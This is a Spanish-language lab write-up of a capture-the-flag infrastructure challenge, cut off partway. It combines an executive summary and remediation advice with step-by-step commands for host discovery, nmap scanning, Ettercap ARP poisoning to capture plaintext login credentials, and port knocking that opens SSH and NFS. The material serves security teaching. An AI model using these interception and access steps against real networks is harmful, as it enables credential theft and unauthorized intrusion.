

Análisis de seguridad de un servidor web vulnerable mediante interceptación de tráfico, port knocking y acceso no autorizado a recursos compartidos.

RESOLUCIÓN DE RETO INFRA

Resumen Ejecutivo y Resumen Técnico

Julio de 2025

Presentado por: Alondra J. Jacinto Sanchez

ÍNDICE

RESUMEN EJECUTIVO	2
Introducción.....	3
Alcance y limitaciones.....	3
Metodología empleada.....	4
Recomendaciones.....	6
RESUMEN TÉCNICO.....	7
Explotación.....	8
Paso 1. Identificación.....	8
Paso 2. Escaneo de puertos.....	9
Paso 3. Ejecución de ataque <i>Man-in-the-Middle</i>	11
Paso 4. <i>Port knocking</i>	14
Paso 5. Obtención de credenciales.....	15
Paso 6. Acceso al servidor.....	18
Vulnerabilidades encontradas	19
1. OWASP A05 - Security Misconfiguration.....	19
2. OWASP A02 - Cryptographic Failures.....	20
3. OWASP A04 - Insecure Design	20
Conclusiones.....	20

RESUMEN EJECUTIVO

Introducción

El presente informe documenta el análisis de seguridad realizado sobre un entorno web, con el objetivo de comprometer un servidor a través de la explotación de vulnerabilidades en su modelo de comunicación con los clientes, así como de información sensible expuesta en el sistema.

En el escenario de este análisis se parte de dos máquinas virtuales: una llamada “**LUbuntu**”, funcionando como servidor web, y otra denominada “**retillo**”, que actúa como cliente, realizando peticiones periódicas al servidor para simular el comportamiento de un usuario interactuando con el servidor.

Se identificaron fallos importantes desde la comunicación entre cliente y servidor, y la **vulnerabilidad más crítica** se encuentra en la **exposición indebida de información sensible almacenada en el servidor**.

El análisis completo de este entorno, las técnicas empleadas y las recomendaciones de mitigación se desarrollan en las siguientes secciones.

Alcance y limitaciones

El análisis de seguridad se centró en un entorno cerrado compuesto por dos máquinas virtuales proporcionadas para la evaluación. No se contó con información previa acerca de la configuración interna, y tampoco se proporcionaron credenciales de acceso; la única información disponible fue que una de las máquinas actúa como servidor y la otra como cliente. Esto sitúa la prueba dentro de un enfoque de tipo **caja negra**, donde se simula el punto de vista de un atacante externo sin conocimiento del sistema.

Para lograr el objetivo de identificar y explotar vulnerabilidades, se utilizaron técnicas de reconocimiento, análisis de tráfico y enumeración de puertos, logrando de este modo identificar qué máquina actúa como servidor para posteriormente detectar vectores de ataque.

El ejercicio se limita exclusivamente a las máquinas virtuales LUbuntu y retillo. No se incluye análisis sobre redes adicionales o dominios públicos. Tampoco se ha revisado exhaustivamente la configuración interna del servidor, pues el objetivo principal fue conseguir acceso al sistema.

Metodología empleada

Al tratarse de un análisis bajo un enfoque de **caja negra**, se utilizaron técnicas de *pentesting* alineadas con las tácticas y técnicas del marco **MITRE ATT&CK**, en las siguientes fases:

Tabla 1. Resumen de metodología empleada MITRE ATT&CK

Acción	Táctica (MITRE)	Técnica (ID)	Descripción
Reconocimiento activo y análisis de comunicaciones	<i>Collection</i>	T1040	Se capturó tráfico de red entre el cliente y el servidor, lo que permitió identificar a cada máquina e interceptar credenciales transmitidas en texto legible.
Enumeración de servicios	<i>Discovery</i>	T1046	Se detectaron puertos expuestos y se probó un mecanismo de <i>pentesting</i> , que reveló acceso a una carpeta compartida remota.
Obtención de información sensible	<i>Credential Access</i>	T1552.001	La carpeta remota contenía información sensible, entre las cuales se encontraron credenciales de acceso al servidor.
Acceso al sistema	<i>Privilege Escalation</i>	T1078.004	Se utilizaron las credenciales obtenidas para acceder remotamente al servidor.

De igual manera, durante el análisis se identificaron vulnerabilidades asociadas a la aplicación web contenida en LUbuntu. Estas vulnerabilidades se alinean con categorías nombradas en el **OWASP Top 10 (2021)**, el cual identifica los riesgos más críticos en aplicaciones web modernas. La lista de vulnerabilidades se enumera a continuación.

Tabla 2. Vulnerabilidades encontradas

Vulnerabilidad	OWASP	CVSS calculado ¹	Criticidad	Descripción
Security Misconfiguration	A05	7.5	Alta	La clave privada del usuario fue encontrada en una carpeta accesible externamente, lo cual devela una configuración crítica incorrecta y una violación directa al principio de mínimo privilegio .
Cryptographic Failures	A02	6.5	Media	La aplicación web permite el inicio de sesión mediante un formulario sin utilizar una comunicación segura, lo que facilita el robo de credenciales mediante ataques informáticos. Se cataloga como criticidad media pues requiere que el cliente inicie sesión durante el ataque.
Insecure Design	A04	4.3	Media	La interfaz de la aplicación incluye referencias directas (como un enlace a la canción “Knocking on Heaven's Door”) y elementos visuales (puertas numeradas) que actúan como pistas evidentes sobre el funcionamiento interno del servidor , facilitando su explotación.

¹ El CVSS (Common Vulnerability Scoring System) se calculó utilizando la [calculadora oficial de CVSS v3.1](#)

Recomendaciones

Basado en los resultados obtenidos en el análisis, se sugieren las siguientes recomendaciones para mitigar los riesgos de seguridad del sistema:

1. Eliminar las credenciales del recurso compartido.

- a. **Justificación:** La clave de acceso de un usuario del sistema no debe almacenarse en ubicaciones que puedan ser fácil y remotamente accesibles. Ya que dicha clave ha sido vulnerada, se recomienda también la generación de credenciales nuevas para el usuario afectado.
- b. **Beneficio esperado:** Minimiza la posibilidad de acceso no autorizado.

2. Implementar HTTPS en el servicio web.

- a. **Justificación:** El tráfico entre cliente y servidor debe estar cifrado para prevenir que las credenciales e información sensible sean interceptables y de fácil interpretación.
- b. **Beneficio esperado:** Protege la confidencialidad e integridad de las comunicaciones, dificultando el robo de credenciales aún si el tráfico de red se ve comprometido.

3. Restringir el contenido accesible.

- a. **Justificación:** Se recomienda limitar el acceso únicamente a servicios que son estrictamente necesarios, pero nunca a rutas que contengan información sensible.
- b. **Beneficio esperado:** Mitiga el riesgo en caso de explotación del contenido, ya que se limita la información accesible.

4. Eliminar pistas innecesarias del diseño de la interfaz

- a. **Justificación:** Los elementos gráficos sugerentes (puertas numeradas) o enlaces relacionados con mecanismos ocultos sirven como guía para un atacante. Se recomienda eliminarlos o bien, disimularlos.
- b. **Beneficio esperado:** Dificulta la intuición de vectores de ataque, especialmente de parte de usuarios no autorizados.


RESUMEN TÉCNICO

Explotación

Para el ejercicio de explotación, se tienen dos máquinas virtuales objetivos, y una tercera máquina que actúa como atacante. Las tres máquinas virtuales están conectadas, encendidas y funcionando dentro de la misma red NAT.

Paso 1. Identificación

Al ser un ejercicio de caja negra, el primer paso es identificar la dirección IP de las máquinas virtuales, mediante un escaneo ARP, como se muestra en la Ilustración 1.



```
(kali@kali)-[~]
$ sudo arp-scan -l -I eth0
[sudo] password for kali:
Interface: eth0,
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10. .1      52:54:00:12:35:00 (Unknown: locally administered)
10. .2      52:54:00:12:35:00 (Unknown: locally administered)
10. .3      98:96:27:45:35:6f (Unknown)
10. .10     98:96:27:45:61:8d (Unknown)
10. .11     98:96:27:45:67:62 (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.152 seconds (118.96 hosts/sec). 5 responded
```

Ilustración 1. Escaneo ARP en la red NAT

A simple vista, no se sabe qué máquina es servidor ni cuál es cliente, solo se puede (consultando la dirección MAC en VirtualBox) saber que, la IP 10.x.x.10 corresponde a “retillo”, como se indica en Ilustración 2, y, por lo tanto, la IP 10.x.x.11 corresponde a “LUbuntu” (Ilustración 3).




Ilustración 2. Configuración de red de "retillo".




Ilustración 3 Configuración de red de "LUbuntu"

Paso 2. Escaneo de puertos

Partiendo del hecho de que una de las máquinas aloja un servicio web, el siguiente paso es averiguar dónde está. Para ello se realiza un escaneo de puertos a ambas máquinas utilizando

Nmap, activando la bandera -sV, que permite conocer la versión del servicio ubicado en un puerto, y la bandera -p-, que escanea todos los puertos. Los resultados se muestran en la Ilustración 4. No se encontraron puertos abiertos en retillo, pero LUbuntu tiene abierto el puerto 32013 con un servicio HTTP Apache. Por lo tanto, se concluye que el servidor se encuentra alojado en la máquina LUbuntu.

```
(kali@kali)-[~]
$ nmap -sV 10.10.10.10 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 05:39 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00022s latency).
All 65535 scanned ports on 10.10.10.10 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:61:8D:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds

(kali@kali)-[~]
$ nmap -sV 10.10.11.11 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 05:39 EDT
Nmap scan report for 10.10.11.11
Host is up (0.000084s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
32013/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:67:62:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.86 seconds
```

Ilustración 4. Escaneo de puertos con Nmap

Al ser un servicio web, es fácilmente accesible desde cualquier navegador. En este caso, se utilizó Mozilla Firefox, y se encontró una web con un formulario de inicio de sesión.




Ilustración 5. Servicio web alojado en LUbuntu

Hasta el momento, se sabe que LUbuntu es el servidor, por lo tanto, retillo es el cliente, y el servicio web está montado sobre HTTP, por lo que el siguiente paso es envenenar el tráfico para obtener cualquier indicio de comunicación entre cliente y servidor.

Paso 3. Ejecución de ataque *Man-in-the-Middle*

En este paso se utilizaron las herramientas Ettercap y Wireshark. En primer lugar, se configura Ettercap con la interfaz de red deseada, en este caso, se utilizó la interfaz eth0, que es la que está conectada a la red NAT.




Ilustración 6. Configuración inicial de Ettercap

Al ejecutar un ataque de tipo *man-in-the-middle* es necesario especificar objetivos, para ello se utiliza la opción “*Scan for hosts*”, que da como resultado una lista de máquinas conectadas en la red del atacante. En este listado se observa a LUbuntu y retillo en la Ilustración 7, las cuales serán marcadas como *targets*.




Ilustración 7. Hosts escaneados por Ettercap

Posteriormente, se elige el tipo de ataque. En este caso, el ataque adecuado es un envenenamiento ARP (ARP poisoning en Ettercap). Al seleccionar el ataque, Ettercap ofrece parámetros adicionales. Para este ejercicio, se seleccionó sólo la primera opción, pues interesa que el envenenamiento suceda en ambas direcciones.




Ilustración 8. Configuración de ataque ARP poisoning

Una vez ejecutado el ataque, el siguiente paso es leer el tráfico interceptado. Para ello, se ha hecho uso de Wireshark, escuchando el tráfico por la interfaz de red eth0.

Si el ataque MitM fue exitoso, se observará en Wireshark la comunicación entre retillo y LUbuntu, como lo muestra la Ilustración 9.




Ilustración 9. Tráfico capturado por Wireshark

Al analizar dicha comunicación, se puede notar fácilmente cómo el cliente realiza una petición **HTTP** tipo **POST** al endpoint **/login.php** del servidor. Esto da una pista valiosa, y al revisar con atención este paquete, se revelan credenciales de acceso.




Ilustración 10. Intercepción de credenciales de usuario

También se observa que el servidor responde a esta petición con un estatus 200 OK, pero la respuesta que da es “El usuario o la contraseña son incorrectos” (Ilustración 11). Esto se debe a que retillo envía un espacio al final del usuario (p. ej. Si el usuario es “Enrique”, retillo envía “Enrique ”), sin embargo, al acceder manualmente con las credenciales obtenidas, sin espacios adicionales, la web redirige al atacante a una pantalla distinta (Ilustración 12).




Ilustración 11. Respuesta del servidor a la petición del usuario



7003



8004



9005



[Knockin On Heavens Door](#)

Ilustración 12. Pantalla revelada tras login correcto

Paso 4. Port knocking

El *port knocking* (golpeo de puertos) es un mecanismo que permite abrir puertos a través de una **serie predefinida de intentos de conexión** a puertos que se encuentran cerrados.

Si bien no está explícito, la web da indicios poco sutiles a esta técnica, desde la imagen de las puertas con **números sospechosos**, hasta el enlace al pie de la página “**Knocking On Heaven’s Door**”.

Para probar este mecanismo, se utilizó la herramienta Knock, y posteriormente Nmap para averiguar si algo ha cambiado en el servidor.

La Ilustración 13 muestra los resultados después de realizar un *knock* al servidor. A diferencia del primer escaneo de puertos realizado en la Ilustración 4, ahora se muestran abiertos los puertos 22 (SSH), 111 (rpcbind) y 2049 (nfs).

```
(kali㉿kali)-[~]
$ knock 10.10.10.11 7003 8004 9005

(kali㉿kali)-[~]
$ nmap -sV 10.10.10.11 -p-

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 06:40 EDT
Nmap scan report for 10.10.10.11
Host is up (0.000093s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs      3-4 (RPC #100003)
32013/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:67:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds
```

Ilustración 13. Port knocking y revelación de puertos

Paso 5. Obtención de credenciales

En un principio se intentó ingresar al servidor mediante SSH utilizando la contraseña previamente obtenida, pero al no tener éxito, se concluye que estas credenciales no son correctas en este contexto.

```
(kali㉿kali)-[~]
